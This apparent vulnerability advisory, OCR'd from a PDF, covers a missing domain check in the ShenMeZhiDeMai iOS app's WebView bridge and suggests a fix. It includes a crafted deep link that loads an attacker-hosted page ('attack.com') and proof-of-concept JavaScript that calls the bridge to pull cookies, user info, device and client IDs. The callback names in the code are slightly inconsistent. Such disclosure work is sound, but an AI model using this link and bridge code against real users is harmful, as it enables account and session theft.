
An information leak vulnerability in the iOS version of ShenMeZhiDeMai App

Brief Description

ShenMeZhiDeMai is a shopping recommendation app, providing functions such as shopping recommendations, sharing of shopping experiences, and coupon redemption. It ranks **No.44** in the **"Shopping" category** list on the App Store of the Chinese region and has **195,000 ratings**.



The iOS version of the ShenMeZhiDeMai app supports opening web pages from external deep link


URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the ShenMeZhiDeMai app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's cookies, account information** and **device information**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **smzdm://home/0000?json={"url":"https://attack.com/iOSJS/shenmezhidemai/atkSMZDM.html"}**. Here, **"attack.com"** is a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the ShenMeZhiDeMai app and opens the webpage **https://attack.com/iOSJS/shenmezhidemai/atkSMZDM.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's cookies, account information and device information**.



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
    window.webkit.messageHandlers.callNative.postMessage(JSON.stringify({
        "module": "module_detail_common",
        "action": "get_cookies",
        "callbackFunc": "callback_get_cookies"
    }));

    window.webkit.messageHandlers.callNative.postMessage(JSON.stringify({
        "module": "module_user",
        "action": "get_user_info"
    }));
```

```
function callback_get_(res) {
    var json = res;
    document.getElementById("Cookie").innerText = "Your Cookie: \n" + JSON.stringify(json.map);

    const jsonDataStr = json.map.json_data;

    const deviceIdRegex = /device_id=([^;]+)/;
    const deviceIdMatch = jsonDataStr.match(deviceIdRegex);
    if (deviceIdMatch) {
        var deviceId = deviceIdMatch[1];
        document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + deviceId;
    }

    const clientIdRegex = /client_id=([^;]+)/;
    const clientIdMatch = jsonDataStr.match(clientIdRegex);
    if (clientIdMatch) {
        var clientId = clientIdMatch[1];
        document.getElementById("ClientID").innerText = "Your ClientID: \n" + clientId;
    }
}
```

Impact of the Vulnerability

Scope of the vulnerability: ShenmeZhidemai app iOS version 11.0.40 (the latest version as of 2024-11-01).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- **CN:**
  https://apps.apple.com/cn/app/%E4%BB%80%E4%B9%88%E5%80%BC%E5%BE%97%E4%B9%B0/id518213356
- **US:**
  https://apps.apple.com/us/app/%E4%BB%80%E4%B9%88%E5%80%BC%E5%BE%97%E4%B9%B0-%E7%A7%91%E5%AD%A6%E6%B6%88%E8%B4%B9%E6%8C%87%E5%8D%97/id518213356

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.